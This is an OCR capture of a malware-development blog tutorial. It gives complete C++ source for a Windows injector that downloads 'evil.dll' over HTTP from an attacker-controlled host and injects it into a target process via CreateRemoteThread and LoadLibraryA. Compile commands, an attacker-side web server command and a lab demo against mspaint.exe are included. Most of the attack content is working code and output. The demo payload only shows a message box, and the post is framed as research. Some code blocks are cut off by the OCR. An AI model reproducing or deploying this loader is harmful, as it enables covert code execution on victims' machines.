
Malware development tricks. Download and inject logic. C++ example.

cocomelonc.github.io/tutorial/2022/04/15/malware-injection-19.html

April 15, 2022

4 minute read

Hello, cybersecurity enthusiasts and white hackers!



```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-04-13-malware-injection-19]
└─$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
192.168.56.102 - - [13/Apr/2022 18:16:53] "GET /evil.dll HTTP/1.1" 304 -
```

```
PS Z:\2022-04-13-malware-injection-19> dir


    Directory: Z:\2022-04-13-malware-injection-19


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
------         4/13/2022   6:11 PM           2190 hack.cpp
------         4/13/2022   6:14 PM         105984 hack.exe
------         4/13/2022   6:10 PM            566 evil.cpp
------         4/13/2022   6:10 PM          92290 evil.dll


PS Z:\2022-04-13-malware-injection-19> .\hack.exe 2124
PID: 2124
PS Z:\2022-04-13-malware-injection-19>
```

Process Hacker [WINDOWS-V9HNK33\User]

Name	PID	CPU	I/O total ...	Private b...	User name	De
WmiPrvSE.exe	2068			2.27 MB		WI
mspaint.exe	2124			9.89 MB	WINDOWS-V9H...\User	Pa
svchost.exe	2240			2.06 MB		Hc
sihost.exe	2500			5.52 MB	WINDOWS-V9H...\User	Sh
svchost.exe	2516			10.66 MB	WINDOWS-V9H...\User	Hc
ShellExperienceHost.exe	2540			26.08 MB	WINDOWS-V9H...\User	Wi
taskhostw.exe	2592			5.46 MB	WINDOWS-V9H...\User	Hc
ctfmon.exe	2716			4.72 MB	WINDOWS-V9H...\User	CT
dllhost.exe	2828			3.61 MB	WINDOWS-V9H...\User	CC
explorer.exe						

CPU Usage: 4.30% Physical memory: 1.14 GB (36.67%) Processes: 64

=^..^=

Meow from evil.dll!

OK

win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
Hacker View Tools Users Help
Refresh Options Find handles or DLLs
Search Processes (Ctrl+K)
Processes Services Network Disk
File
Clipboard Shapes Size Colors Edit with Paint 3D Product alert
100%
Type here to search
6:17 PM 4/13/2022
Right Ctrl

This post is the result of my own research into interesting trick in real-life malware.

download and execute

Download and execute or in our case *download and inject* is interesting trick and designed to download payload or evil DLL from a url, with an emphasis on `http`, and execute or inject it. The benefits to the *download/execute* (or *download/inject*) approach are that it can be used behind networks that filter all other traffic aside from HTTP. It can even work through a pre-configured proxy given that said proxy does not require authentication information.

practical example

First of all, let’s go to consider classic DLL injection malware. In the simplest case it will look like this:

```
/*
* classic DLL injection example
* author: @cocomelonc
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>
#include <tlhelp32.h>

char evilDLL[] = "C:\\evil.dll";
unsigned int evilLen = sizeof(evilDLL) + 1;

int main(int argc, char* argv[]) {
  HANDLE ph; // process handle
  HANDLE rt; // remote thread
  LPVOID rb; // remote buffer

  HMODULE hKernel32 = GetModuleHandle("Kernel32");
  VOID *lb = GetProcAddress(hKernel32, "LoadLibraryA");

  // parse process pid
  if ( atoi(argv[1]) == 0) {
    printf("PID not found :( exiting...\n");
    return -1;
  }
  printf("PID: %i", atoi(argv[1]));
  ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));
  rb = VirtualAllocEx(ph, NULL, evilLen, (MEM_RESERVE | MEM_COMMIT),
PAGE_EXECUTE_READWRITE);
  WriteProcessMemory(ph, rb, evilDLL, evilLen, NULL);
  rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)lb, rb, 0, NULL);
  CloseHandle(ph);
  return 0;
}
```

It’s pretty simple as you can see.
Here I want to add some simple logic for downloading our `evil.dll`. In the simplest case it will look like this:

```
// download evil.dll from url
char* getEvil() {
  HINTERNET hSession = InternetOpen((LPCSTR)"Mozilla/5.0", INTERNET_OPEN_TYPE_DIRECT,
NULL, NULL, 0);
  HINTERNET hHttpFile = InternetOpenUrl(hSession,
(LPCSTR)"http://192.168.56.1:4444/evil.dll", 0, 0, 0, 0);
  DWORD dwFileSize = 1024;
  char* buffer = new char[dwFileSize + 1];
  DWORD dwBytesRead;
  DWORD dwBytesWritten;
  HANDLE hFile = CreateFile("C:\\Temp\\evil.dll", GENERIC_READ|GENERIC_WRITE,
FILE_SHARE_READ, NULL, OPEN_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
  do {
    buffer = new char[dwFileSize + 1];
    ZeroMemory(buffer, sizeof(buffer));
    InternetReadFile(hHttpFile, (LPVOID)buffer, dwFileSize, &dwBytesRead);
    WriteFile(hFile, &buffer[0], dwBytesRead, &dwBytesWritten, NULL);
    delete[] buffer;
    buffer = NULL;
  } while (dwBytesRead);

  CloseHandle(hFile);
  InternetCloseHandle(hHttpFile);
  InternetCloseHandle(hSession);
  return buffer;
}
```

This function download `evil.dll` from attacker's machine (`192.168.56.1:4444`, but in the real-life scenario it can be looks like `evilmeowmeow.com:80`) and save to file `C:\\Temp\\evil.dll`.

Then, we run this code in the `main()` function. Full source code of our injector is:

```
/*
evil_inj.cpp
classic DLL injection example
author: @cocomelonc
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>
#include <tlhelp32.h>
#include <wininet.h>
#pragma comment (lib, "wininet.lib")

char evilDLL[] = "C:\\Temp\\evil.dll";
unsigned int evilLen = sizeof(evilDLL) + 1;

// download evil.dll from url
char* getEvil() {
  HINTERNET hSession = InternetOpen((LPCSTR)"Mozilla/5.0", INTERNET_OPEN_TYPE_DIRECT,
NULL, NULL, 0);
  HINTERNET hHttpFile = InternetOpenUrl(hSession,
(LPCSTR)"http://192.168.56.1:4444/evil.dll", 0, 0, 0, 0);
  DWORD dwFileSize = 1024;
  char* buffer = new char[dwFileSize + 1];
  DWORD dwBytesRead;
  DWORD dwBytesWritten;
  HANDLE hFile = CreateFile("C:\\Temp\\evil.dll", GENERIC_READ|GENERIC_WRITE,
FILE_SHARE_READ, NULL, OPEN_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
  do {
    buffer = new char[dwFileSize + 1];
    ZeroMemory(buffer, sizeof(buffer));
    InternetReadFile(hHttpFile, (LPVOID)buffer, dwFileSize, &dwBytesRead);
    WriteFile(hFile, &buffer[0], dwBytesRead, &dwBytesWritten, NULL);
    delete[] buffer;
    buffer = NULL;
  } while (dwBytesRead);

  CloseHandle(hFile);
  InternetCloseHandle(hHttpFile);
  InternetCloseHandle(hSession);
  return buffer;
}

// classic DLL injection logic
int main(int argc, char* argv[]) {
  HANDLE ph; // process handle
  HANDLE rt; // remote thread
  LPVOID rb; // remote buffer

  // handle to kernel32 and pass it to GetProcAddress
  HMODULE hKernel32 = GetModuleHandle("Kernel32");
  VOID *lb = GetProcAddress(hKernel32, "LoadLibraryA");
  char* evil = getEvil();

  // parse process ID
  if ( atoi(argv[1]) == 0) {
    printf("PID not found :( exiting...\n");
    return -1;
  }
  printf("PID: %i\n", atoi(argv[1]));
  ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));

  // allocate memory buffer for remote process
  rb = VirtualAllocEx(ph, NULL, evilLen, (MEM_RESERVE | MEM_COMMIT),
PAGE_EXECUTE_READWRITE);

  // "copy" evil DLL between processes
  WriteProcessMemory(ph, rb, evilDLL, evilLen, NULL);

  // our process start new thread
  rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)lb, rb, 0, NULL);
  CloseHandle(ph);
  return 0;
}
```

As usual, for simplicity, we create DLL which just pop-up a message box:


```
/*
evil.cpp
simple DLL for DLL inject to process
author: @cocomelonc
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  nReason, LPVOID lpReserved) {
  switch (nReason) {
  case DLL_PROCESS_ATTACH:
    MessageBox(
      NULL,
      "Meow from evil.dll!",
      "=^..^=",
      MB_OK
    );
    break;
  case DLL_PROCESS_DETACH:
    break;
  case DLL_THREAD_ATTACH:
    break;
  case DLL_THREAD_DETACH:
    break;
  }
  return TRUE;
}
```

So finally after we understood entire code of the injector, we can test it.

demo

First of all, compile DLL:


```
x86_64-w64-mingw32-g++ -shared -o evil.dll evil.cpp -fpermissive
```



```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-04-13-malware-injection-19]
└─$ x86_64-w64-mingw32-g++ -shared -o evil.dll evil.cpp -fpermissive

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-04-13-malware-injection-19]
└─$ ls -lht
total 204K
-rwxr-xr-x 1 cocomelonc cocomelonc  91K Apr 15 16:38 evil.dll
-rwxr-xr-x 1 cocomelonc cocomelonc 104K Apr 13 18:14 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 2.2K Apr 13 18:11 hack.cpp
-rw-r--r-- 1 cocomelonc cocomelonc  566 Apr 13 18:10 evil.cpp

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-04-13-malware-injection-19]
└─$ 
```

Then, compile injector:


```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -mconsole -lwininet -
I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-
strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -
fpermissive
```



```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-04-13-malware-injection-19]
└─$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -mconsole -lwininet -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
hack.cpp: In function 'int main(int, char**)':
hack.cpp:49:28: warning: invalid conversion from 'FARPROC' {aka 'long long int (*)()'} to 'void*' [-fpermissive]
   49 |   VOID *lb = GetProcAddress(hKernel32, "LoadLibraryA");
      |              ~~~~~~~~~~~~~~^~~~~~~~~~~~~~~~~~~~~~~~~~~
      |                            |
      |                            FARPROC {aka long long int (*)()}

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-04-13-malware-injection-19]
└─$ ls -lht
total 204K
-rwxr-xr-x 1 cocomelonc cocomelonc 104K Apr 15 16:41 hack.exe
-rwxr-xr-x 1 cocomelonc cocomelonc  91K Apr 15 16:38 evil.dll
-rw-r--r-- 1 cocomelonc cocomelonc 2.2K Apr 13 18:11 hack.cpp
-rw-r--r-- 1 cocomelonc cocomelonc  566 Apr 13 18:10 evil.cpp

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-04-13-malware-injection-19]
└─$
```


Prepare simple web server on attacker's machine:

```
python3 -m http.server 4444
```



```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-04-13-malware-injection-19]
└─$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
```

Make sure that the specified path exists in the victim's machine (`C:\\Temp`):




```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>
#include <tlhelp32.h>
#include <wininet.h>
#pragma comment (lib, "wininet.lib")

char evilDLL[] = "C:\\Temp\\evil.dll";
unsigned int evilLen = sizeof(evilDLL) + 1;

// download evil.dll from url
char* getEvil() {
  HINTERNET hSession = InternetOpen((LPCSTR)"Mozil
  HINTERNET hHttpFile = InternetOpenUrl(hSession,
  DWORD dwFileSize = 1024;
  char* buffer = new char[dwFileSize + 1];
  DWORD dwBytesRead;
  DWORD dwBytesWritten;
  HANDLE hFile = CreateFile("C:\\Temp\\evil.dll",
  do {
    buffer = new char[dwFileSize + 1];
    ZeroMemory(buffer, sizeof(buffer));
    InternetReadFile(hHttpFile, (LPVOID)buffer, dw
    WriteFile(hFile, &buffer[0], dwBytesRead, &dwB
    delete[] buffer;
    buffer = NULL;
  } while (dwBytesRead);

  CloseHandle(hFile);
  InternetCloseHandle(hHttpFile);
  InternetCloseHandle(hSession);
  return buffer;
}
```

Name	Date modified	Type	Size
Program Files	12/25/2021 1:22 PM	File folder	
Program Files (x86)	12/5/2021 11:20 PM	File folder	
symbols	12/13/2021 11:17	File folder	
Temp	4/16/2022 11:58 AM	File folder	
test	12/10/2021 6:01 PM	File folder	
Users	12/5/2021 12:30 PM	File folder	
Windows	4/3/2022 3:49 PM	File folder	

Finally, run victim process `mspaint.exe` and run injector `hack.exe`:

```
.\hack.exe <mspaint.exe's PID>
```




win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox

Process Hacker [WINDOWS-V9HNK33\User]

Name	PID	CPU	I/O total ...	Private b...	User name	De
Interrupts		1.73		0		Int
System Idle Process	0	94.76		56 kB	NT AUTHORITY\SYSTEM	
System	4	0.45		192 kB	NT AUTHORITY\SYSTEM	NT
Registry	68			1.39 MB		
mspaint.exe	92			8.22 MB	WINDOWS-V9H...\User	Pa
smartscreen.exe	208			11.35 MB	WINDOWS-V9H...\User	Wi
smss.exe	340			500 kB		Wi
csrss.exe	424			1.54 MB		Cli
svchost.exe	484	0.69	88 B/s	46.35 MB		Ho
wininit.exe						

CPU Usage: 5.24% | Physical memory: 1.15 GB (36.85%) | Processes: 67



